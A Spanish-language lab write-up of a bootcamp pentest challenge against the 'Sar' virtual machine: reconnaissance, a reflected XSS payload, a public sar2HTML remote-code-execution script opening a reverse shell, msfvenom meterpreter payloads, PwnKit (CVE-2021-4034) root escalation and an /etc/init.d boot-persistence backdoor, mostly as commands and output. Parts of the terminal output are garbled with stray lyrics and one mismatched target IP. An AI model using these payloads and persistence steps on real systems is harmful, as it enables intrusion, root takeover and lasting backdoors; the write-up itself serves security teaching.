



SPRINT 12

TEAM CHALLENGE

RETO SAR

Para la resolución de este reto, consistente en la búsqueda de posibles vulnerabilidades en la máquina “sar.ova”, realizando un ejercicio de pentesting, con la finalidad de llegar a obtener una Shell de la máquina objetivo, consiguiendo persistencia en el sistema, se han llevado a cabo las siguientes gestiones:

1. Una vez instalada la maquina y ejecutada en segundo plano en VirtualBox, se procede a conseguir la IP de la misma, usando para ello la aplicación Netdiscover:

Currently scanning! Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:31:3b:d5	1	60	PCS Systemtechnik GmbH
10.0.2.14	08:00:27:3f:9a:e3	1	60	PCS Systemtechnik GmbH

2. Se ejecuta la aplicación Nmap con la IP 10.0.2.14, ejecutándose con varias funciones para conseguir la mayor cantidad de información, destacando que el único puerto abierto es el 80, el cual tiene asignado el servicio Apache 2.4.29(Ubuntu) y como directorios del sistema: /robots y /phpinfo.php.

```

PACKETSTORM.152441 0.0 https://vulners.com/packetstorm/PACKETSTORM.152441 EXPLOIT
http-dombased-xss: Couldn't find any DOM based XSS.
http-csrf: Couldn't find any CSRF vulnerabilities.
http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
http-enum:
  /robots.txt: Robots file
  /phpinfo.php: Possible information file
MAC Address: 08:00:27:3F:9A:E3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
CPE/ID fingerprint:
PORT STATE SERVICE REASON VERSION
80/tcp open  http  syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
http-jsonp-detection: Couldn't find any JSONP endpoints.
http-server-header: Apache/2.4.29 (Ubuntu)


```

3. Se ejecutan Gobuster y Owasp Zs, escáneres de búsqueda de directorios posibles, confirmando la presencia del directorio /robots.txt, siendo archivo que los administradores de sitios web colocan en la raíz de su servidor, para dar instrucciones a los motores de búsqueda sobre cómo rastrear e indexar las páginas del sitio, permitiendo si es visible, aportar información de la estructura de la web:

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.0.2.14
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.htpasswd      (Status: 403) [Size: 274]
/.htaccess      (Status: 403) [Size: 274]
/robots.txt     (Status: 200) [Size: 9]
/server-status  (Status: 403) [Size: 274]
Progress: 20469 / 20470 (100.00%)
=====
```

Procesado	Método	URL	Semilla
●	GET	http://10.0.2.14	Semilla
●	GET	http://10.0.2.14/robots.txt	Semilla
●	GET	http://10.0.2.14/sitemap.xml	Semilla
●	GET	http://10.0.2.14/manual	
●	GET	http://httpd.apache.org/docs/2.4/mod/mod_userdir.html	Fuera del Ámbito
●	GET	https://bugs.launchpad.net/ubuntu/+source/apache2	Fuera del Ámbito
●	GET	http://10.0.2.14/console/ubuntu-logo.png	
●	GET	http://10.0.2.14/var/www/html/index.html	
●	GET	http://10.0.2.14/usr/share/doc/apache2/README.Debian.gz	
●	GET	http://10.0.2.14/var/www	
●	GET	http://10.0.2.14/usr/share	
●	GET	http://10.0.2.14/srv	
●	GET	http://10.0.2.14/etc/apache2/apache2.conf	
●	GET	http://10.0.2.14/var/www/html	
●	GET	http://10.0.2.14/var/www	
●	GET	http://10.0.2.14/etc/lnik.d/apache2	
●	GET	http://10.0.2.14/usr/bin/apache2	
●	GET	https://launchpad.net/bugs/1288690	Fuera del Ámbito
●	GET	http://10.0.2.14/	
●	GET	http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd	Fuera del Ámbito


4. Se comprueba el directorio de la web <http://10.0.2.14/phpinfo.php>, el cual aporta mucha información sobre versiones y sistema operativo:

PHP Version 7.1.32-1+ubuntu18.04.1+deb.sury.org+1 	
System	Linux sar 5.0.0-23-generic #24~18.04.1-Ubuntu SMP Mon Jul 29 16:12:28 UTC 2019 x86_64
Build Date	Sep 2 2019 13:28:37
Server API	Apache 2.0 Handler

5. Se comprueba el directorio indicado anteriormente, el cual aporta una palabra “sar2HTML”. Se realiza una búsqueda por internet, siendo una interfaz basada en web para monitorización del rendimiento basada en python, convirtiendo datos binarios “SAR” (*System Activity Reporter*) a formato gráfico, siendo usada para recopilar, informar y guardar estadísticas de rendimiento del sistema. Además, llama la atención que el primer enlace que sale en Google al poner el nombre del programa sea una información de exploit-DB:



6. Se procede a probar si es un directorio de nuestra web <http://10.0.2.14/sar2HTML/>, siendo el resultado positivo, aportando información sobre su versión 3.2.1 y demás información, pero tras un análisis minucioso, se comprueba que a la derecha aparece un cuadro donde se puede introducir ip, user y password y además un apartada para subir archivos, cambiando la URL a: <http://10.0.2.14/sar2HTML/index.php?plot=NEW>



7. Con la nueva URL, se procede a comprobar posibles vulnerabilidades (SQL, Path Traversal, LFI...), encontrando una vulnerabilidad XSS (Cross Site Scripting) de tipo reflejado, ya que se ejecuta como respuesta del servidor cuando el usuario interactúa con el URL, utilizando para ello la aplicación “**XSSer**”, la cual, es herramienta automatizada para detectar y explotar este tipo de vulnerabilidades en aplicaciones web, buscando formas de inyectar código malicioso y detectar XSS.

```
ali@kali ~ [Local IP: 10.0.2.12] TARGET_IP: 142.250.185.4 % xsser -u "http://10.0.2.14/sar2HTML/index.php?plot=XSS"
=====
Select Start Date First
=====
XSSer v1.8[4]: "The HiVe!" - (https://xsser.03c8.net) - 2010/2021 -> by psy
=====
=====
```

```
-----
-> CONGRATULATIONS: You have found: [ 1 ] possible XSS vector! ;-)

-----

[+] Target: http://10.0.2.14/sar2HTML/index.php?plot=XSS
[+] Vector: [ plot ]
[!] Method: URL
[*] Hash: e9625de92c109f26e5bab2e976465d07
[*] Payload: http://10.0.2.14/sar2HTML/index.php?plot=%22%3Ee9625de92c109f26e5bab2e976465d07
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
[!] Status: XSS FOUND! [WITHOUT --reverse-check VALIDATION!]
```

The screenshot shows the 'COLLECTING SAR DATA' section of the sar2HTML application. It contains instructions for generating reports using sar2asci or a built-in generator. A modal dialog is open, displaying the IP address '10.0.2.14' and the detected payload 'XSS'. The dialog has an 'Aceptar' button.

COLLECTING SAR DATA

1. Use sar2asci to generate a report:

- Download following tool to collect sar data from servers: [sar2asci.jar](#).
- Unrar it on the server which you will examine performance data.
- For HP/UX servers run "sb sar2asci".
- For Linux or Sun Solaris servers run "bash sar2asci".
- It will create the report with name sar2html-hostname-data.tar.gz under /tmp directory.
- Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
- Or simply type "sar2html -m [sar2html report]" at command prompt.

2. Use built in report generator:

- Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
- Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available:

HP-UX:

```
0.10.20.30.40.50 ***
5.18 *** /usr/bin/sar
```

SOLARIS:


```
0.10.20.30.40.50 ***
5.18 *** /usr/bin/sar
```

Modal Dialog:

10.0.2.14 XSS

Aceptar

8. Por todo lo anterior, y recordando el primer enlace que aparecía en Google la buscar sar2HTML, y ya habiendo verificado que nuestra versión es la 3.2.1, se procede a seguir con la búsqueda de algún exploit, encontrando en GitHub: <https://github.com/AssassinUKG/sar2HTML>, un script de python con el que es posible abrir una shell o reverse shell, por lo que se procede a su descarga y ejecución, consiguiendo acceso a una shell básica a la maquina objetivo con privilegios básicos.




```

assets README.md sar2HTMLshel.py
kali@kali:~/media/kali_COMPARTIDA_VB_CIBERSEGURIDAD_KALI/TOOLS/sar2HTML [Local IP: 10.0.2.12] [TARGET IP: 10.0.2.14] % ./sar2HTMLshel.py -ip 10.0.2.14 -p 4444 -pe sar2HTML

The Host Appears Vulnerable, Running a basic shell ...
Enter: 'rs session' for a ReverseShell
$cmd> whoami
----- Results -----
HPUX
Linux
SunOS
www-data
$cmd>

[old exploit](https://www.exploit-db.com/exploits/47286)
Usage: ./sar2HTML -ip HOST IP -rip IP:PORT -pe folder
Examples:
./sar2HTML -ip 192.168.1.81 -rip 192.168.1.22:8080 -pe sar2HTML (Reverse Shell)
./sar2HTML -ip 192.168.1.81 (Basic Web Shell)
Basic check
![[assets/notvuln.png]]
WebShell
![[assets/webshell.png]]

```



```

The Host Appears Vulnerable, Running a basic shell ...
Enter: 'rs session' for a ReverseShell
$cmd> whoami
----- Results -----
HPUX
Linux
SunOS
www-data
$cmd> ls
----- Results -----
HPUX
Linux
SunOS
LICENSE
index.php
sar2html
sarDATA
sarFILE
$cmd> rs session
Running shell....
Using a variable-width font in the terminal. This may cause performance degradation and display/alignment errors.
Using a variable-width font in the terminal. This may cause performance degradation and display/alignment errors.
virtual KPTYProcess:~KPTYProcess() the terminal process is still running, trying to stop it by SIGHUP

Detectada IP atacada: 10.0.2.14
[oh-my-zsh] theme 'macovsky-ruby.zsh-theme' not found
kali@kali:~/media/kali_COMPARTIDA_VB_CIBERSEGURIDAD_KALI/TOOLS/sar2HTML [Local IP: 10.0.2.12] [TARGET IP: 10.0.2.14] % nc -lvp 4444
listening on [any] 4444 ...
connect to [10.0.2.12] from (UNKNOWN) [10.0.2.14] 54694
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$

```

9. Se procede a analizar posibles ficheros que se puedan ejecutar con permisos root, si no están correctamente configurados, los llamados “*bit SUID*” (*bit (4) Set User ID*), los cuales, pueden dar la capacidad de ejecutarse con los permisos del propietario del archivo, en lugar de con los permisos del usuario que lo ejecuta, es decir, si el usuario es root, podrías ejecutar archivos con ese permiso:

```
$\cmd> find / -perm -4000 2>/dev/null

----- Results -----
HPUX  do to work, get married,
Linux have some kids, pay your taxes,
SunOS  pay your bills, watch your TV,
       follow fashion, act normal,
/usr/bin/arping  E LAW
/usr/bin/passwd  after me:
/usr/bin/pkexec  E
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/sbin/pppd
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/bin/fusermount
/bin/ping
/bin/umount
/bin/mount
```

10. Se realiza una búsqueda de información de los archivos en la web, encontrando que “*pkexec*” es una herramienta que permite a un usuario ejecutar programas con los privilegios de otro usuario, típicamente root, comprobando la versión en el sistema objetivo y buscando en la web posibles exploit, encontrando en este enlace: <https://ine.com/blog/exploiting-pwnkit-cve-20214034> , una vulnerabilidad en esa versión, con CVE-2021-4034.

```
$\cmd> pkexec --version
----- Results -----
HPUX
Linux
SunOS
pkexec version 0.105
```

Exploiting PwnKit (CVE-2021-4034)

pkexec version 0.105 is installed on the system.

Step 5: Identify the vulnerabilities in the installed version of the pkexec utility.

Look for the following search string:

Search string:

```
pkexec version 0.105
```

11. Con la herramienta MSFvenom, se realiza un payload con una shell interactiva, el cual procedemos a subir a través del enlace de la web <http://10.0.2.14/sar2HTML/index.php?plot=NEW>

```
kali@kali /media/sf_COMPARTIDA_VB_CIBERSEGURIDAD_KALI/TOOLS/sar2HTML [Local IP: 10.0.2.12] TARGET_IP: 10.0.2.14 % msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.2.12 LPORT=4444 -f elf -o pwnkit.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: pwnkit.elf
```



12. A través de la shell básica anteriormente explotada mediante un script de python para sar2HTML y cambiando a reverse shell con la opción que viene descrita, accediendo a “/sarDATA/uPLOAD” encontrando en esa carpeta el payload subido, dándole permisos adecuados y ejecutando el script “./pwnkit.elf”, no sin antes haber abierto un handler en Metasploit a la escucha, consiguiendo la conexión con una meterpreter,

```
kali@kali /media/sf_COMPARTIDA_VB_CIBERSEGURIDAD_KALI/TOOLS/sar2HTML [Local IP: 10.0.2.12] TARGET_IP: % ./sar2HTMLs
hell.py -ip 10.0.2.14 -rip 10.0.2.12:3333 -pe sar2HTML

The Host Appears Vulnerable, Running a basic shell ...
Enter: 'ReverseShell' for a ReverseShell
Listening on [any] 3333 ...
connect to [10.0.2.12] from (UNKNOWN) [10.0.2.14] 57796
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data

$)cmd> rs session
Running shell....
Using a variable-width font in the terminal. This may cause performance degradation and display/alignment errors.
```

```
$ cd ..
$ cd sarDATA
$ ls
sar2html.16190
sar2html.17058
sar2html.17759
sar2html.18534
sar2html.3150
sar2html.3294
sar2html.3597
sar2html.3758
sar2html.3885
uPLOAD
$ cd uPLOAD
$ ls
inpeas.sh
php-reverse-shell.php
pwnkit.elf
sar2ascii
sar2ascii.tar
$ chmod 777 pwnkit.elf
$ ./pwnkit.elf
```

```
msf6 exploit(multi/handle) >
[*] Started reverse TCP handler on 10.0.2.12:4444
```


13. Se procede a buscar la vulnerabilidad detectada anteriormente con CVE 2021-4034, siendo conocida como “Pwnkit”, la cual, es vulnerabilidad crítica para la herramienta pkexec, que se produce por un error de desbordamiento de variables, permitiendo a un atacante manipular la forma en que se pasan los argumentos al programa, lo que puede ser explotado para ejecutar comandos maliciosos como root.

Este CVE se encuentra en Metasploit, necesitando tener una sesión previa abierta, por lo que, procedemos a configurarla con la sesión de la meterpreter con privilegios limitados, para conseguir una meterpreter con privilegios root a través de la explotación de la vulnerabilidad CVE descrita.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search cve:2021-4034
[-] No results from search
msf6 exploit(multi/handler) > search cve:2021-4034

Matching Modules
=====
# Name Disclosure Date Rank Check Description
-----
0 exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec 2022-01-25 excellent Yes Local Privilege Escala
tion in polkits pkexec
1 _ target: x86_64
2 _ target: x86
3 _ target: aarch64

Name CurrentSetting Required Description
-----
PKEXEC_PATH no The path to pkexec binary
SESSION yes The session to run this module on
WRITABLE_DIR /tmp yes A directory where we can write files

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > sessions

Active sessions
=====
Id Name Type Information Connection
-----
1 meterpreter x64/linux www-data @ sar.local 10.0.2.12:4444 -> 10.0.2.14:54764 (10.0.2.14)

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set session 1
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run

[*] Started reverse TCP handler on 10.0.2.12:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Verify cleanup of /tmp/.pzbalmqstq
[*] The target is vulnerable.
[*] Writing '/tmp/.izvxbz/cgyjuivmobj/cgyjuivmobj.so' (548 bytes) ...
[*] Verify cleanup of /tmp/.izvxbz
[*] Sending stage (3045380 bytes) to 10.0.2.14
[*] Deleted /tmp/.izvxbz/cgyjuivmobj/cgyjuivmobj.so
[*] Deleted /tmp/.izvxbz/kqxkxo
[*] Deleted /tmp/.izvxbz
[*] Meterpreter session 2 opened (10.0.2.12:4444 -> 10.0.2.14:54784) at 2024-09-12 23:17:19 +0200

meterpreter > getuid
server username: root
meterpreter > |
```

14. Ahora que hemos conseguido una shell interactiva con privilegios root, vamos a ganar persistencia, aprovechando para ello el archivo “/etc/init.d”, en el cual están las aplicaciones que se ejecutan al inicio de sesión de cualquier usuario. Para ello, realizamos un nuevo payload en otro puerto a la escucha, el cual será subido a “usr/etc/bin” y un script de Bash, para activar el payload como si fuera un servicio del sistema, que será el que se colocara en “etc/init.d”, estableciendo a ambos archivos los permisos necesarios de ejecución.

Cuando se inicie el sistema objetivo, los servicios y aplicaciones ubicadas en esa ruta, se iniciarán automáticamente(start), incluyendo el script, el cual establece que si el servicio se encuentra en “start” hace que se ejecute el payload malicioso, si está en “stop” que se pare el servicio y en cualquier otro caso, que pinte por pantalla: “execute”

```
kali@kali:~$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.2.12 LPORT=5555 -f elf -o persistencia_sar.elf
[*] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[*] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: persistencia_sar.elf

meterpreter > upload /home/kali/RETO_SAR/persistencia_sar.elf /usr/local/bin
[*] Uploading : /home/kali/RETO_SAR/persistencia_sar.elf -> /usr/local/bin/persistencia_sar.elf
[*] Completed : /home/kali/RETO_SAR/persistencia_sar.elf -> /usr/local/bin/persistencia_sar.elf
meterpreter > upload /home/kali/RETO_SAR/persistencia_sar /etc/init.d
[*] Uploading : /home/kali/RETO_SAR/persistencia_sar -> /etc/init.d/persistencia_sar
[*] Completed : /home/kali/RETO_SAR/persistencia_sar -> /etc/init.d/persistencia_sar

#!/bin/bash
# /etc/init.d/persistencia_sar

if [ "$1" = "start" ]; then
    /usr/local/bin/persistencia_sar.elf &
elif [ "$1" = "stop" ]; then
    killall persistencia_sar.elf
else
    echo "Usage: $0 {start|stop}"
    exit "execute"
fi

00755/rwxr-xr-x 985 fil 2019-03-18 17:11:57 +0100 grub-common
00755/rwxr-xr-x 3809 fil 2018-02-14 23:20:24 +0100 hwclock.sh
00755/rwxr-xr-x 2444 fil 2017-10-25 16:27:49 +0200 irqbalance
00755/rwxr-xr-x 3131 fil 2017-05-19 15:21:14 +0200 kerneloops
00755/rwxr-xr-x 1479 fil 2018-02-15 23:16:55 +0100 keyboard-setup.sh
00755/rwxr-xr-x 2044 fil 2017-08-15 20:35:54 +0200 kmod
00755/rwxr-xr-x 5930 fil 2019-08-02 19:10:23 +0200 mysql
00755/rwxr-xr-x 1942 fil 2018-03-26 15:21:12 +0200 network-manager
00755/rwxr-xr-x 4597 fil 2016-11-25 12:16:17 +0100 networking
00755/rwxr-xr-x 230 fil 2024-09-13 19:08:07 +0200 persistencia_sar
00755/rwxr-xr-x 1366 fil 2019-04-04 16:33:20 +0200 plymouth
00755/rwxr-xr-x 752 fil 2019-04-04 16:33:20 +0200 plymouth-log
00755/rwxr-xr-x 612 fil 2018-02-26 15:16:20 +0100 pppd-dns
00755/rwxr-xr-x 1191 fil 2018-01-17 23:35:48 +0100 procs
00755/rwxr-xr-x 4355 fil 2017-12-13 07:34:49 +0100 rsync
00755/rwxr-xr-x 2864 fil 2018-01-14 17:19:35 +0100 rsvsloa
procs
rsync
rsyslog
saned
speech-dispatcher
spice-vdagent
udev
ufw
unattended-upgrades
uuid
whoopsie
x11-common
update-rc.d persistencia_sar defaults
AC
```

15. Finalmente, lo activo para que se inicie de manera automática en la configuración por defecto en el sistema objetivo (*"update-rc.d persitencia_sar defaults"*) y reiniciamos con "reboot", no sin antes haber preparado un handler a la escucha de nuestro payload en el puerto 5555, resultando positivo, consiguiendo la persistencia en el sistema.

```
meterpreter > shell
Process 1688 created.
Channel 2 created.
reboot
[*] 10.0.2.14 - Meterpreter session 11 closed. Reason: Died
[*] 10.0.2.14 - Meterpreter session 9 closed. Reason: Died
[*] 10.0.2.14 - Meterpreter session 10 closed. Reason: Died
[*] Sending stage (3045380 bytes) to 10.0.2.14
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <value>
msf6 exploit(multi/handle) > [*] Meterpreter session 12 opened (10.0.2.12:5555 -> 10.0.2.14:52698) at 2024-09-13 20:11:56 +0200

msf6 exploit(multi/handle) > sessions

Active sessions
=====

Id Name Type Information Connection
-- --
12 meterpreter x64/linux root @ sar.local 10.0.2.12:5555 -> 10.0.2.14:52698 (10.0.2.14)

Id Name Type Information Connection
-- --
12 meterpreter x64/linux root @ sar.local 10.0.2.12:5555 -> 10.0.2.14:52698 (10.0.2.14)

msf6 exploit(multi/handle) > sessions 12
[*] Starting interaction with 12...

meterpreter > getuid
Server username: root
```